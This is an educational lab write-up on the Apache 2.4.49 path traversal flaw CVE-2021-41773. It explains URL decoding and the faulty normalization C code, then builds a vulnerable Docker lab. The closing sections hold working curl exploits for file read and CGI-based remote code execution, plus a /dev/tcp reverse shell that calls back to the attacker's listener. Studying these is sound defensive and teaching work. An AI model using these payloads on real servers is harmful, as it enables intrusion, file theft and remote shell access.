The Introduction
CVE-2021-41773 is a path traversal vulnerability affecting Apache HTTP Server 2.4.49. The vulnerability was introduced by a change to Apache’s path normalization logic and allows specially crafted URL paths to bypass restrictions on directory traversal. Under certain configurations, this can allow an attacker to access files outside the server’s intended document root and, when CGI is enabled for the affected paths, potentially achieve remote code execution.
The vulnerability is interesting because it is not simply a case of Apache accepting a straightforward ../ path. The bug involves a miss between URL encoded characters, it’s decoding, and normalization. Characters such as . and / can be represented in a URL using percent encoding, such as %2e and %2f. Apache’s vulnerable implementation did not correctly handle certain encoded representations of the parent-directory sequence .., allowing traversal sequences to evade normalization checks. FYI, we use %20 for encoding space. We shall be looking into the original source code later, after we understand the implementations of this vulnerability.
For example, while a conventional traversal sequence looks like:
../
a specially encoded representation such as:
.%2e/
can initially appear different to the normalization logic. After decoding, however, %2e becomes ., causing the sequence to effectively become:
../
This difference between the representation checked by security logic and the representation ultimately used for filesystem resolution is the central concept behind the vulnerability.
This write-up examines CVE-2021-41773 from both a practical and source-code perspective. It first introduces URL encoding, decoding, path normalization, and directory traversal; then examines the vulnerable Apache implementation; builds an intentionally vulnerable Apache 2.4.49 environment using Docker; reproduces the vulnerability in an isolated laboratory; and finally connects the observed behavior to the underlying C code.
The objective is to understand not only what can be exploited, but why the vulnerability exists and how the vulnerable code processes the malicious path. Peeking into the source code gives us the amount of processing power to understand the vuln better.
Understanding Normalization, Encoding and Decoding
Before looking at the vulnerability itself, it is important to understand what an HTTP server actually receives when a client requests a URL. A URL path is not always made up of the literal characters that will eventually be used to locate a resource on the filesystem. URLs have an encoding mechanism called percent encoding, or called as the URL encoding, which makes URL safe to provide in browser or any user agent, which allows characters to be represented using a % followed by two hexadecimal digits. The value represented by those two hexadecimal digits is the byte value of the encoded character. For example:
| Percent-encoded | Decoded character |
|---|---|
| %2E | . |
| %2e | . |
| %2F | / |
| %2f | / |
| %20 | space |
The hexadecimal letters are case-insensitive, so %2E and %2e have exactly the same meaning. Percent encoding exists because some characters have special meaning within a URL. /, for example, separates path components, while characters such as ? and # have special meaning to the URL syntax. Percent encoding allows a character to be represented without necessarily being interpreted as its syntactic meaning at that particular stage of URL processing. RFC 3986 defines percent encoding and identifies . as an unreserved character, meaning that an encoded form such as %2E is equivalent to the literal character . for URI normalization purposes.
This gives us an important distinction between a character’s encoded representation and its decoded representation. Consider:
.%2e/
The first . is already a literal character, while %2e is an encoded representation of another .. Once the encoded value is decoded, the sequence becomes:
.%2e/
   ↓
../
Likewise:
%2e%2e/
becomes:
../
The two strings therefore have the same eventual character representation, but they do not have the same representation while the URL is still being processed.
The literals . and .. have a special meaning in hierarchical paths. A single dot represents the current path component, while two dots represent the parent path component. RFC 3986 calls these dot-segments. They are not ordinary filenames or directory names in the context of path resolution; they are instructions for moving within the path hierarchy. It should familiar for people who use terminal a lot.
This is because, any web server is just a machine which serves one of it’s directory tree in the filesystem to the public facing internet, the OS fundamentals still remain the same.
For example, imagine that a server has the following directory structure:
/var/www/html/
├── images/
│   └── cat.jpg
└── secret/
    └── flag.txt
A path such as:
/var/www/html/images/cat.jpg
refers to the file directly.
However:
/var/www/html/images/../secret/flag.txt
contains the parent-directory component:
..
which means “go up one directory.” Therefore:
/var/www/html/images/../secret/flag.txt
resolves to:
/var/www/html/secret/flag.txt
This process of interpreting . and .. and reducing them to their effective path is known as path normalization, or more specifically, dot-segment removal in URI terminology. RFC 3986 specifies that complete . and .. path segments are removed during path resolution. For example:
/a/b/../c
becomes:
/a/c
and:
/a/./b
becomes:
/a/b
The important word here is complete. The sequence .. is special when it is a complete path segment, such as:
/a/b/../c
but not when it is simply part of another filename or path segment:
/a/..hidden/c
RFC 3986 explicitly distinguishes dot-segments from ordinary path segments.
A web server therefore has to perform several conceptually separate operations when handling a request. At a simplified level, the server has to take the path supplied by the client, interpret its URL representation, normalize it, and eventually map it to a resource. Conceptually, the process looks like:

The security requirement is that these stages must agree about what path is being requested. If one stage makes an access-control or traversal decision using one representation of the path, while a later stage interprets that same path differently, the server can end up securing one representation while accessing another. (And this is what happened in this CVE)
I.e, the fundamental class of problem behind CVE-2021-41773.
In a correct implementation, a request containing a traversal component should not be able to hide that traversal simply by representing one of its characters differently. Consider:
/images/../secret/flag.txt
The traversal is obvious because the two dots are literal.
Now consider an encoded representation:
/images/%2e%2e/secret/flag.txt
At the raw URL level, the server sees:
%2e%2e
but the encoded characters represent:
..
and therefore the resulting path has the same traversal meaning.
The same idea applies to:
/images/.%2e/secret/flag.txt
The security-sensitive part is therefore not merely “does the original request contain two literal dots?” The server needs to ensure that encoded representations which become dot-segments are treated consistently with their literal equivalents.
This is where Apache HTTP Server 2.4.49 introduced the problem. Apache made changes to its path normalization logic in that release. The vulnerable implementation attempted to decode URL-encoded characters while it was simultaneously performing path normalization. As a result, certain encoded representations could pass the traversal check in an intermediate form and only subsequently become the equivalent of a .. path component. Rapid7’s analysis describes the vulnerability as mishandling URL-encoded path traversal characters and explains that Apache was attempting to detect traversal before all relevant characters had been decoded.
It is important to phrase this precisely. The vulnerability is not simply that Apache forgot to decode %2e. Apache was deliberately decoding certain percent-encoded characters as part of its normalization process. The problem was that decoding and traversal recognition were not performed in a way that guaranteed that a newly formed .. component would be recognized as such. The exact reason this happened is an implementation detail of ap_normalize_path(), which will be examined in the next section.
The distinction can be visualized without looking at the C implementation:

The vulnerability occurs when the server’s normalization logic fails to account for the second case at the right point in processing.
This is also why the word canonicalization sometimes appears in discussions of this vulnerability. Canonicalization means reducing multiple representations of the same logical resource to a consistent representation before making a security decision. For example, these paths may have equivalent filesystem meaning:
/var/www/html/images/../secret.txt

/var/www/html/./images/../secret.txt

/var/www/html/secret.txt
A secure server should make its authorization and routing decisions based on the final effective path rather than allowing multiple syntactic representations to produce different security decisions.
CVE-2021-41773 demonstrates what can happen when that principle is violated: the server’s security-relevant path processing can be bypassed using a representation that is semantically equivalent to traversal but is not recognized as traversal at the moment the relevant check occurs.
There is another complication when testing this vulnerability: the client itself may normalize the URL before Apache ever receives it.
Yes, remember that the client itself can normalise the path. (This was a question provided in my CTF challenge, only to know that I was correct all along, and the normalization was performed by curl - so, I was actually requesting for
../instead of%2e%2e/)
As said earlier - this is important with curl.
Suppose you try:
curl 'http://127.0.0.1:8080/icons/../conf/httpd.conf'
You might think you are testing Apache’s handling of:
/icons/../conf/httpd.conf
but curl normally performs its own path normalization. Curl’s documentation states that it normally squashes or merges /../ and /./ sequences in the URL path. The --path-as-is option exists specifically to prevent curl from doing that.
Therefore, when testing a path-normalization vulnerability, the following is important:
curl --path-as-is \
    'http://127.0.0.1:8080/icons/../conf/httpd.conf'
The --path-as-is option tells curl:
send the path as provided instead of applying curl’s usual dot-segment normalization.
This gives us a much more reliable experiment because the client is no longer silently changing the request before it reaches Apache.
This does not mean that --path-as-is disables percent decoding on the server. It only prevents curl from performing its own /../ and /./ path normalization before sending the request. Apache still receives the URL and performs its own processing.
Browsers introduce another layer of complexity. Modern browsers implement URL parsing and normalization according to the web platform’s URL rules. The current WHATWG URL specification explicitly defines both a single-dot URL path segment and a double-dot URL path segment, including encoded representations such as %2e and %2e%2e. The specification’s path-state processing can therefore interpret encoded dot-segments during URL parsing itself.
Code Analysis
The code (2.4.49, ap_normalize_path() in server/util.c)
/* 1. decode */
if ((flags & AP_NORMALIZE_DECODE_UNRESERVED)
        && path[l] == '%' && apr_isxdigit(path[l + 1])
                          && apr_isxdigit(path[l + 2])) {
    const char c = x2c(&path[l + 1]);
    if (apr_isalnum(c) || (c && strchr("-._~", c))) {
        l += 2;
        path[l] = c;          /* decoded in place */
    }
}

/* 2. dot-segment check, only at the start of a component */
if (w == 0 || IS_SLASH(path[w - 1])) {
    if (path[l] == '.') {
        ...
        if (path[l + 1] == '.' &&                 /* <-- the flaw */
            IS_SLASH_OR_NUL(path[l + 2])) {
            /* remove previous component */
        }
    }
}
Alright, Wait a min, something’s ain’t right…
path[l + 1] == '.'
This compares the next byte against a literal . only. It never considers that the byte could be the start of %2e.
Why it breaks, for .%2e/
path[l + 1] == '.'
-
Loop reaches the first
.at a component start. The check tests ,but that byte is%, so it fails. Apache treats.as an ordinary character and copies it to the output (wandladvance). -
Next iteration hits
%2e. The decode block turns it into.. -
Now
wpoints mid-segment (the previous output byte is., not a slash), so theIS_SLASH(path[w - 1])gate is false and the dot-segment check doesn’t run at all for this character. -
The
.is copied through. The output holds../, which was never reduced.
The check ran once, before the decode, and the decode created the .. afterward. The decision was made on the un-decoded form, but the filesystem sees the decoded form.
%2e%2e/ fails the same way: at the component start, path[l] is %, not ., so the check never even begins.
Why Path Traversal Became Remote Code Execution
This is the most important conceptual question about this CVE. The answer is a chain — path traversal alone never gives RCE. It takes the traversal bug plus three other pre-existing conditions stacking together. So, after people found out about this bug, they tried exploiting pre existing combinations, which the cgi allowed code execution. By accessing a cgi binary through traversal, the attacker will be able to craft the URL such to execute code.
Step 0 - What path traversal enables for average user
By itself, the normalization decode bug gives you arbitrary file read. That’s it. It means that the system files are exposed.
/etc/passwd/secrets/flag.txt- Config files, SSH keys, anything the
daemonuser can read. (daemonis the username of the user in our Docker environment - later)
But reading a file is not executing it. Reading /bin/sh just dumps binary garbage to your terminal. The CVE stops at file disclosure unless something else is present, that enables the arbitrary attacker to execute the code, which in this case is cgi_bin.
Step 1 - What CGI Is?
CGI stands for Common Gateway Interface. It is a protocol from 1993 that defines how a web server can execute a program and use that program’s output as the HTTP response.
Before CGI, web servers could only serve static files — HTML, images. CGI was the mechanism invented to make web servers dynamic — able to run scripts that generate content on the fly.
The model is extremely simple, elegant and at the same time, it was extremely prone to attack. When Apache handles a CGI request, it does the following:
HTTP Request  ─────────────────────────────► Apache
                                                │
                              ┌─────────────────▼──────────────────┐
                              │  fork() → new child process         │
                              │  exec(resolved_file_path)           │
                              │                                     │
                              │  HTTP headers → env variables       │
                              │  POST body   → stdin of process     │
                              │  stdout      → HTTP response body   │
                              └─────────────────────────────────────┘
These are the mappings for the request body :
| HTTP content | Role |
|---|---|
POST body |
Pipes it directly into the program’s stdin |
| Request headers, method, query string | Converts to environment variables (REQUEST_METHOD, QUERY_STRING, etc.) |
Program’s stdout |
Sends it back as the HTTP response body |
This is why our hello.cgi starts with:
printf "Content-Type: text/plain\n\n"
That line goes to stdout, which becomes the HTTP response. The Content-Type header is required — if you don’t print it, Apache returns a 500 error because it doesn’t know what MIME type to serve.
Step 2 - How Apache Decides whether to execute or not
Apache has two completely different handlers for files:
Default handler:    Read the file from disk → send bytes as HTTP response
mod_cgi handler:    Execute the file as a process → send its stdout as HTTP response
The decision of which handler to use is made based on the URL path, using the ScriptAlias directive:
ScriptAlias /cgi-bin/ "/opt/httpd/cgi-bin/"
This tells Apache: any URL that starts with /cgi-bin/ — assign the mod_cgi handler to that request.
There is a critical timing: this handler assignment happens before the URL is fully decoded and resolved to a filesystem path. Apache looks at the incoming URL, sees it starts with /cgi-bin/, and brands the request as executable content, and this is what is exploited by the heckers as RCE.
Step 3 - The Normalization Bug Recap
Apache’s request processing pipeline has these stages, in order:
1. Receive raw URL from client
2. Assign handler based on URL prefix        ← ScriptAlias check happens here
3. Check access controls (<Directory> blocks) ← Require all granted check here
4. Decode percent-encoding (%2e → .)
5. Normalize the path (resolve ../ segments)
6. Map to filesystem path
7. Handler executes (serve OR run)
The bug: steps 3 and 2 both operate on the encoded URL. Step 4–5 (decoding) happens after those security checks. So:
Encoded URL:   /cgi-bin/.%2e/.%2e/.%2e/bin/sh

Step 2 sees:   starts with /cgi-bin/  → assign mod_cgi handler  : Done
Step 3 sees:   looks like it's under /cgi-bin/ → access granted  : Done

Step 4 decodes:   %2e → .
Step 5 normalizes: /cgi-bin/../../../bin/sh → /bin/sh

Step 6 maps to filesystem:  /bin/sh

Step 7: mod_cgi handler was already assigned → EXECUTE /bin/sh
The security gate was checked against the fake path. The execution happens on the real resolved path.
Step 4 - Why /bin/sh via mod_cgi Is a Shell
/bin/shis the system shell. Its normal behavior when you run it with no arguments:
/bin/sh reads commands from stdin → executes them → prints output to stdout
- CGI pipes POST body to stdin. But the POST body is attacker-controlled. Therefore:
Attacker's POST body → stdin → /bin/sh → executes attacker commands → stdout → HTTP response
- This is not a creative exploit trick — this is just
/bin/sh’s completely normal, designed behavior being reached through an unintended path.
POST body: "echo Content-Type: text/plain; echo; id; cat /secrets/flag.txt"
/bin/shreceives this on stdin, executes it line by line. Output goes to stdout. Apache’s mod_cgi sends stdout back as the HTTP response. You receive the flag.
Step 5 - Visualisation of the full chain.
                        ┌─────────────────────────────────────────────┐
                        │                                             │
 Attacker sends:        │  POST /cgi-bin/.%2e/.%2e/.%2e/bin/sh       │
                        │  Body: echo Content-Type: text/plain;       │
                        │        echo; id; cat /secrets/flag.txt      │
                        │                                             │
                        └───────────────────┬─────────────────────────┘
                                            │
                                            ▼
                    ┌───────────────────────────────────────┐
                    │ Stage 1: Handler Assignment            │
                    │                                       │
                    │ URL starts with /cgi-bin/             │
                    │ → mod_cgi handler assigned            │
                    │ (path not yet decoded)                │
                    └───────────────────┬───────────────────┘
                                        │
                                        ▼
                    ┌───────────────────────────────────────┐
                    │ Stage 2: Access Control Check         │
                    │                                       │
                    │ Encoded path: /cgi-bin/.%2e/...       │
                    │ Looks like it's inside /cgi-bin/      │
                    │ Require all granted → PASS            │
                    │ (THE BUG: checked before decode)      │
                    └───────────────────┬───────────────────┘
                                        │
                                        ▼
                    ┌───────────────────────────────────────┐
                    │ Stage 3: Decode + Normalize           │
                    │                                       │
                    │ %2e → .                               │
                    │ /cgi-bin/../../../bin/sh              │
                    │ resolves to → /bin/sh                 │
                    └───────────────────┬───────────────────┘
                                        │
                                        ▼
                    ┌───────────────────────────────────────┐
                    │ Stage 4: mod_cgi Executes             │
                    │                                       │
                    │ fork() + exec("/bin/sh")              │
                    │ POST body → /bin/sh stdin             │
                    │ /bin/sh executes attacker commands    │
                    │ stdout → HTTP response                │
                    └───────────────────┬───────────────────┘
                                        │
                                        ▼
                        ┌───────────────────────────┐
                        │ HTTP 200 OK               │
                        │                           │
                        │ uid=1(daemon)...          │
                        │ editaCTF{c0ngr4t...}      │
                        └───────────────────────────┘
Step 6 - What are those combinations that caused RCE
Remove any single one of these, and RCE is impossible: So, after this section, we have the from scratch setup of the vulnerable lab with all these capabilities enabled.
| Ingredient | If removed |
|---|---|
httpd 2.4.49 normalization bug |
Traversal fails — path decoded before check, Apache blocks it |
mod_cgi loaded |
Apache has no execution handler — cgi-bin URL just returns 403 or serves the file as binary |
--with-mpm=prefork |
mod_cgi cannot load under threaded MPMs — no execution possible |
ScriptAlias /cgi-bin/ |
No URL prefix triggers the mod_cgi handler |
Options +ExecCGI |
mod_cgi refuses to execute even if handler is assigned |
Require all granted on <Directory /> |
Traversed path hits the root directory block and gets denied |
This is the textbook definition of a vulnerability chain - each individual component is a known behavior, but their intersection creates an impact none of them produces alone. Path traversal let the attacker escape the directory that access controls protected; mod_cgi was already waiting with instructions to execute whatever file the URL resolved to; and /bin/sh turns stdin into command execution - so the POST body became a shell, and the HTTP response became the output.
Vulnerable Lab Setup
I have set up a vulnerable lab, running Apache 2.4.49 version, and our goal is to successfully exploit this vulnerable machine, and get the file named flag.txt, located in /secrets. For this, we will be utilising the Docker environment, by using the following Dockerfile.
Assumptions :
-
We(the attacker) does not know the version of the Apache server running in the system yet.
-
You have docker, curl and netcat preinstalled in your system.
Building the vulnerable machine
Dockerfile : save the following code in a file called Dockerfile, in some safe directory like ~/Downloads/labs/cve-2021-47731.
FROM debian:bookworm-slim

RUN apt-get update && \
    apt-get install -y --no-install-recommends \
        build-essential \
        ca-certificates \
        curl \
        libapr1-dev \
        libaprutil1-dev \
        libpcre2-dev \
        libpcre3-dev \
        perl \
    && rm -rf /var/lib/apt/lists/*

WORKDIR /tmp

RUN curl -fsSLO https://archive.apache.org/dist/httpd/httpd-2.4.49.tar.gz && \
    tar -xzf httpd-2.4.49.tar.gz && \
    cd httpd-2.4.49 && \
    ./configure \
        --prefix=/opt/httpd \
        --with-mpm=prefork \
        --enable-so \
        --enable-cgi \
        --enable-mods-shared=all && \
    make -j"$(nproc)" && \
    make install && \
    rm -rf /tmp/httpd-2.4.49* && \
    mkdir -p /opt/httpd/logs && \
    chmod 755 /opt/httpd/logs

RUN mkdir -p /secrets /opt/httpd/cgi-bin && \
    printf 'editaCTF{c0ngr4tul4t10n5_y0u_pwn3d}\n' > /secrets/flag.txt && \
    printf '#!/bin/sh\nprintf "Content-Type: text/plain\\n\\n"\nprintf "Hello from CGI\\n"\n' \
        > /opt/httpd/cgi-bin/hello.cgi && \
    chmod +x /opt/httpd/cgi-bin/hello.cgi

COPY httpd.conf /opt/httpd/conf/httpd.conf
EXPOSE 80

CMD ["/opt/httpd/bin/httpd", "-D", "FOREGROUND"]
Vulnerable Config : Create a vulnerable httpd config in the same folder and same level as the Dockerfile given above, named httpd.conf, whose configuration is given below.
ServerRoot "/opt/httpd"
Listen 80
ServerName "127.0.0.1:80"
LoadModule authn_file_module modules/mod_authn_file.so
LoadModule authn_core_module modules/mod_authn_core.so
LoadModule authz_host_module modules/mod_authz_host.so
LoadModule authz_groupfile_module modules/mod_authz_groupfile.so
LoadModule authz_user_module modules/mod_authz_user.so
LoadModule authz_core_module modules/mod_authz_core.so
LoadModule access_compat_module modules/mod_access_compat.so
LoadModule auth_basic_module modules/mod_auth_basic.so
LoadModule reqtimeout_module modules/mod_reqtimeout.so
LoadModule filter_module modules/mod_filter.so
LoadModule mime_module modules/mod_mime.so
LoadModule log_config_module modules/mod_log_config.so
LoadModule env_module modules/mod_env.so
LoadModule headers_module modules/mod_headers.so
LoadModule setenvif_module modules/mod_setenvif.so
LoadModule version_module modules/mod_version.so
LoadModule unixd_module modules/mod_unixd.so
LoadModule status_module modules/mod_status.so
LoadModule autoindex_module modules/mod_autoindex.so
LoadModule dir_module modules/mod_dir.so
LoadModule alias_module modules/mod_alias.so
LoadModule cgi_module modules/mod_cgi.so

User daemon
Group daemon

DocumentRoot "/opt/httpd/htdocs"

<Directory />
    AllowOverride None
    Require all granted
</Directory>

<Directory "/opt/httpd/htdocs">
    AllowOverride None
    Require all granted
</Directory>

DirectoryIndex index.html
TypesConfig conf/mime.types

ScriptAlias /cgi-bin/ "/opt/httpd/cgi-bin/"

<Directory "/opt/httpd/cgi-bin">
    AllowOverride None
    Options +ExecCGI
    Require all granted
</Directory>

Alias /icons/ "/opt/httpd/icons/"

<Directory "/opt/httpd/icons">
    AllowOverride None
    Require all granted
</Directory>

ErrorLog "logs/error_log"
LogLevel warn
One of the requirements for this vulnerability - that we can access any file is - Require all granted.
Build the docker image :

docker build --network=host -t cve-2021-41773 .
This will take 5–10 minutes. Looks something like this
Confirm that the image exists :
docker images | grep cve-2021-41773
Start the container :
docker run -d \
  --name apache-vuln \
  -p 8080:80 \
  cve-2021-41773
Verify that the lab started :
# Check 1: if the target is up
curl -si http://localhost:8080/ | head -5

# Check 2: get the server banner, provides version, or alternatively perform nmap -A scan
curl -si http://localhost:8080/ | grep -i server

# Check 3: check the default cgi if it is alive
curl -s http://localhost:8080/cgi-bin/hello.cgi

# Check 4: try reaching a vulnerable entry point. (note that in real scenarios, we would have to figure it out)
curl -si http://localhost:8080/icons/ | head -3
We get the output similar to this :
HTTP/1.1 200 OK
Date: Wed, 30 Sep 2026 20:02:57 GMT

Server: Apache/2.4.49 (Unix)
Last-Modified: Wed, 30 Sep 2026 15:11:13 GMT
ETag: "21-65cb4b5c3dea6"
Server: Apache/2.4.49 (Unix)

CGI works

HTTP/1.1 403 Forbidden
Date: Wed, 30 Sep 2026 20:02:57 GMT
Server: Apache/2.4.49 (Unix)
All those outputs confirm that the lab is perfectly set up, and the header reveals the version of the apache2 server that is running, with which the attacker (we) will be able to find a potential attacker surface - which in our case is this CVE.
Exploiting the vulnerability
Exploiting the file disclosure :
curl -s --path-as-is \
  "http://localhost:8080/icons/.%2e/.%2e/.%2e/secrets/flag.txt"
You would have pwned the system if you get the flag :
editaCTF{c0ngr4tul4t10n5_y0u_pwn3d}
Exploiting the RCE :
curl -s --path-as-is \
  -X POST \
  "http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/bin/sh" \
  --data "echo Content-Type: text/plain; echo; id; cat /secrets/flag.txt"
We would be getting this expected output :
uid=1(daemon) gid=1(daemon) groups=1(daemon)
editaCTF{c0ngr4tul4t10n5_y0u_pwn3d}
Starting a Reverse Shell
Now that we are good to set up a reverse shell from the target system, for that just ensure that we have netcat installed in the system.
Start the nc listener in our machine :
nc -lvnp 4444
Then we need the IP address of our host computer - in this case, we use docker, so we type this command in the terminal to get our IP
ip addr show docker0 | grep 'inet ' | awk '{print $2}' | cut -d/ -f1
Almost always, this is 172.17.0.1
Fire the reverse shell in a new terminal :
curl -s --path-as-is \
  -X POST \
  "http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/bin/sh" \
  --data "echo Content-Type: text/plain; echo; bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"
That’s it, we are inside the target system. In this case, suppose the target system running the server is a root user, we will get direct admin previllege. In case, the website host is good enough to isolate the users, then we would end up in a less previlleged state, yet inside the system.
This reverse shell, may or may not succeed in docker environment based on specific system configurations. But this is how the reverse shells typically spawn.
NOTE : This is just for educational purposes.